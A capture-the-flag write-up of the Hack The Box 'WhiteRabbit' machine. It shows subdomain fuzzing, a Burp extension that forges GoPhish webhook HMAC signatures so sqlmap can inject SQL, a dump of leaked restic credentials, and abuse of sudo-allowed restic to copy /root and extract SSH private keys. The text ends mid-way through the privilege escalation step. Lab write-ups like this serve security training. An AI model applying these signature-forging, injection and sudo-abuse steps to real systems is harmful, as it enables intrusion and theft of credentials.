Hack The Box: WhiteRabbit
WhiteRabbit is an insane machine from HackThebox where i started with Virtual host fuzzing revealed internal status subdomain –> Misconfigured Uptime Kuma / WikiJS stack exposed GoPhish webhook and HMAC secret –> Forged valid x-gophish-signature to bypass webhook authentication –> SQL Injection in webhook endpoint disclosed Restic repository credentials –> Restic repository dump led to Bob’s SSH private key –> SSH access as Bob and abuse of sudo-allowed Restic for root data exfiltration –> Extraction of Morpheus SSH key and user-level access –> Predictable password generator exploited to recover Neo credentials –> Neo had full sudo access, leading to root compromise
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(sanke㉿vbox)-[~/Downloads]
└─$ nmap -A -v whiterabbit.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 16:45 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:45
Completed NSE at 16:45, 0.00s elapsed
Initiating NSE at 16:45
Completed NSE at 16:45, 0.00s elapsed
Initiating NSE at 16:45
Completed NSE at 16:45, 0.00s elapsed
Initiating Ping Scan at 16:45
Scanning whiterabbit.htb (10.10.11.63) [4 ports]
Completed Ping Scan at 16:45, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:45
Scanning whiterabbit.htb (10.10.11.63) [1000 ports]
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy httpd
|_http-title: White Rabbit - Pentesting Services
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: Caddy
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Uptime guess: 1.697 days (since Thu Dec 11 00:02:20 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   47.98 ms 10.10.16.1
2   96.84 ms whiterabbit.htb (10.10.11.63)
So we do have 2 ports for the ssh which are port 2222 and 22. Of course we have also an http port 80/tcp

Let’s go ahead and fuzz for the endpoints.

Nothing is interesting in the endpoints but I did find a subdomain actually.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(sanke㉿vbox)-[~/Downloads]
└─$ ffuf -w /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt -u http://whiterabbit.htb -H "Host: FUZZ.whiterabbit.htb" -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://whiterabbit.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/amass/bitquark_subdomains_top100K.txt
 :: Header           : Host: FUZZ.whiterabbit.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

status                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 58ms]
Exploitation
I found when searching for this Uptime Kuma that there is /status/ that got interesting directories always so i bruteforced directories that may status contain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(sanke㉿vbox)-[~/Downloads]
└─$ feroxbuster -u http://status.whiterabbit.htb/status

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://status.whiterabbit.htb/status
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       38l      143w     2444c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       41l      152w     3359c http://status.whiterabbit.htb/status/temp

Okay we have juicy things here. We have new subdomains:
- gophish: ddb09a8558c9.whiterabbit.htb
- wikijs: a668910b5514e.whiterabbit.htb
Let’s start by navigating to wikijs subdomain. I found a webhook talks about a workflow n8n and there was something there that might help us.

There is a new subdomain found there 28efa8f7df.whiterabbit.htb that deal with x-gophish-signature parameter and email parameter to verify the POST and also a json file attached that we can download it. Let’s first start by adding the new suibdomain to our /etc/hosts and then we check the json file. We found the secret for the HMAC which is here “3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS”.
We used CyberChef to generate valid HMAC signatures for payloads like:
{ “campaign_id”: 2, “email”: “test"”, “message”: “Clicked Link” }

We sent the payload with this HMAC and it worked with SQL Injection confirmed. So if we gonna use sqlmap now we should make sure that every payload change will be changing the new HMAC with it to match the payload.
Let’s use burp extension then.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
from burp import IBurpExtender
from burp import ISessionHandlingAction
from burp import IParameter
from java.io import PrintWriter
from datetime import datetime
import hashlib
import hmac
import base64
class BurpExtender(IBurpExtender, ISessionHandlingAction):
#
# implement IBurpExtender
#
def registerExtenderCallbacks(self, callbacks):
stdout = PrintWriter(callbacks.getStdout(), True)
self._callbacks = callbacks
self._helpers = callbacks.getHelpers()
callbacks.setExtensionName("HMAC Header")
stdout.println("HMAC Header Registered OK")
callbacks.registerSessionHandlingAction(self)
stdout.println("Session handling started")
return
def getActionName(self):
return "HMAC Header"
def performAction(self, currentRequest, macroItems):
#Update the secret key for HMAC
Secret = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
stdout = PrintWriter(self._callbacks.getStdout(), True)
requestInfo = self._helpers.analyzeRequest(currentRequest)
#Get URL path (the bit after the FQDN)
urlpath =
self._helpers.analyzeRequest(currentRequest).getUrl().getPath()
urlpath = self._helpers.urlEncode(urlpath)
#Get body
BodyBytes = currentRequest.getRequest()[requestInfo.getBodyOffset():]
BodyStr = self._helpers.bytesToString(BodyBytes)
#Get time
timestamp = datetime.now()
timestamp = timestamp.isoformat()
#Compute HMAC
content = BodyStr
stdout.println(content)
_hmac = hmac.new(Secret, content,
digestmod=hashlib.sha256).hexdigest()
stdout.println(_hmac)
#Add to headers array
headers = requestInfo.getHeaders()
hmacheader = "x-gophish-signature: sha256="+_hmac
headers.add(hmacheader)
# Build new HTTP message with the new HMAC header
message = self._helpers.buildHttpMessage(headers, BodyStr)
# Update request with the new header and send it on its way
currentRequest.setRequest(message)
return
Now all we need to do is calling sqlmap with the burp proxy 127.0.0.1:8000
1
2
3
sqlmap -u http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d \
  --method POST --data '{"campaign_id":2,"email":"test@mail.com","message":"Clicked Linka"}' \
  -p email --proxy http://127.0.0.1:8000/ --batch --dump --level=5 --risk=3 -D temp -T command_log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
+----+---------------------+--------------------------------------------------
----------------------------+
| id | date | command
|
+----+---------------------+--------------------------------------------------
----------------------------+
| 1 | 2024-08-30 10:44:01 | uname -a
|
| 2 | 2024-08-30 11:58:05 | restic init --repo
rest:http://75951e6ff.whiterabbit.htb |
| 3 | 2024-08-30 11:58:36 | echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw >
.restic_passwd |
| 4 | 2024-08-30 11:59:02 | rm -rf .bash_history
|
| 5 | 2024-08-30 11:59:47 | #thatwasclose
|
| 6 | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neopassword-generator | passwd |
+----+---------------------+--------------------------------------------------
----------------------------+
From the command logs, we identified a Restic repo:
http://75951e6ff.whiterabbit.htb/ We also found the password:
ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw
So let’s save the environment variables:
1
2
3
## Export needed environment varaibles
export RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw
export RESTIC_REPOSITORY=rest:http://75951e6ff.whiterabbit.htb
Now we get the list of snapshots
1
2
3
4
5
6
7
8
9
10
┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ restic snapshots
repository 5b26a938 opened (version 2, compression level auto)
created new cache in /home/sanke/.cache/restic
ID        Time                 Host         Tags        Paths
------------------------------------------------------------------------
272cacd5  2025-03-06 19:18:40  whiterabbit              /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshots
So we do have /dev/shm/bob/ssh
Let’s go ahead and restore that now.
1
2
3
4
5
6
7
8
┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ mkdir restore && cd restore
restic restore latest --target . --include /dev/shm/bob/ssh/bob.7z
repository 5b26a938 opened (version 2, compression level auto)
[0:00] 100.00%  5 / 5 index files loaded
restoring snapshot 272cacd5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit to .
Summary: Restored 5 / 1 files/dirs (572 B / 572 B) in 0:00
Now we will convert the 7z file into hash using 7z2john so we can crack the hash.
1
2
3
4
5
┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ 7z2john bob.7z > bob.hash

┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ hashcat -m 11600 -a 0 bob.hash /usr/share/wordlists/rockyou.txt --force
We will get the password: 1q2w3e4r5t6y
So let’s extract the bob.7z now using this password
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ 7z x bob.7z

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:5 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Extracting archive: bob.7z
--
Path = bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1


Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:       557
Compressed: 572
We have those files here
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ cat config
Host whiterabbit
  HostName whiterabbit.htb
  Port 2222
  User bob

┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$  cat bob
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4wAAAJAQ+wJXEPsC
VwAAAAtzc2gtZWQyNTUxOQAAACBvDTUyRwF4Q+A2imxODnY8hBTEGnvNB0S2vaLhmHZC4w
AAAEBqLjKHrTqpjh/AqiRB07yEqcbH/uZA5qh8c0P72+kSNW8NNTJHAXhD4DaKbE4OdjyE
FMQae80HRLa9ouGYdkLjAAAACXJvb3RAbHVjeQECAwQ=
-----END OPENSSH PRIVATE KEY-----
We have the private key for bob user so easy now let’s use that to get a shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ chmod 600 bob

┌──(sanke㉿vbox)-[~/…/dev/shm/bob/ssh]
└─$ ssh -i bob bob@whiterabbit.htb -p 2222
The authenticity of host '[whiterabbit.htb]:2222 ([10.10.11.63]:2222)' can't be established.
ED25519 key fingerprint is SHA256:jWKKPrkxU01KGLZeBG3gDZBIqKBFlfctuRcPBBG39sA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[whiterabbit.htb]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec 13 00:38:09 2025 from 10.10.14.160
bob@ebdce80611e9:~$
And guess what ? I found something interesting in the sudo -l
1
2
3
4
5
6
7
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
Let’s use that to create a new restic repository then copy everything under /root/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
bob@ebdce80611e9:/tmp$ sudo restic init -r .
sudo restic -r . backup /root/
sudo restic -r . ls latest
enter password for new repository:
enter password again:
created restic repository cf831cd088 at .
bob@ebdce80611e9:/tmp$ sudo restic -r . backup /root/
enter password for repository:
repository cf831cd0 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
no parent snapshot found, will read all files

Files:           4 new,     0 changed,     0 unmodified
Dirs:            3 new,     0 changed,     0 unmodified
Added to the repository: 6.493 KiB (3.598 KiB stored)

processed 4 files, 3.865 KiB in 0:00
snapshot 848cf168 saved
Now let’s check what we have here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
bob@ebdce80611e9:/tmp$ sudo restic -r . ls latest
enter password for repository:
repository cf831cd0 opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
snapshot 848cf168 of [/root] filtered by [] at 2025-12-13 12:38:01.636768223 +0000 UTC):
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.profile
/root/.ssh
/root/morpheus
/root/morpheus.pub
Let’s dump the /root/morpheus
1
2
3
4
5
6
7
8
9
10
11
12
13
14
bob@ebdce80611e9:/tmp$ sudo restic -r . dump latest /root/morpheus
enter password for repository:
repository cf831cd0 opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQS/TfMMhsru2K1PsCWvpv3v3Ulz5cBP
UtRd9VW3U6sl0GWb0c9HR5rBMomfZgDSOtnpgv5sdTxGyidz8TqOxb0eAAAAqOeHErTnhx
K0AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9N8wyGyu7YrU+w
Ja+m/e/dSXPlwE9S1F31VbdTqyXQZZvRz0dHmsEyiZ9mANI62emC/mx1PEbKJ3PxOo7FvR
4AAAAhAIUBairunTn6HZU/tHq+7dUjb5nqBF6dz5OOrLnwDaTfAAAADWZseEBibGFja2xp
c3QBAg==
-----END OPENSSH PRIVATE KEY-----
Private key again but this time for the user morpheus. Let’s access the new user then.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ chmod 600 morpheus

┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ ssh -i morpheus morpheus@whiterabbit.htb -p 22
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec 13 12:42:29 2025 from 10.10.16.119
morpheus@whiterabbit:~$ cat user.txt
bb25c7ef55e17820a626c5b4a5530e68
morpheus@whiterabbit:~$
And we got the user flag let’s gooo!!
Privilege Escalation
Do you guys remember the sqlmap we did earlier and showed is this command
1
| 6 | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neopassword-generator | passwd |
I guess it’s the time to use this now.
neopassword-generator is a file that generate passwords. It takes the first parameter as a seed for the rand() function, which will generate a random password based on that seed. I used chatgpt to generate 1000 passwords that we will be using after to bruteforce ssh protocol to discover the right one for the user neo.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
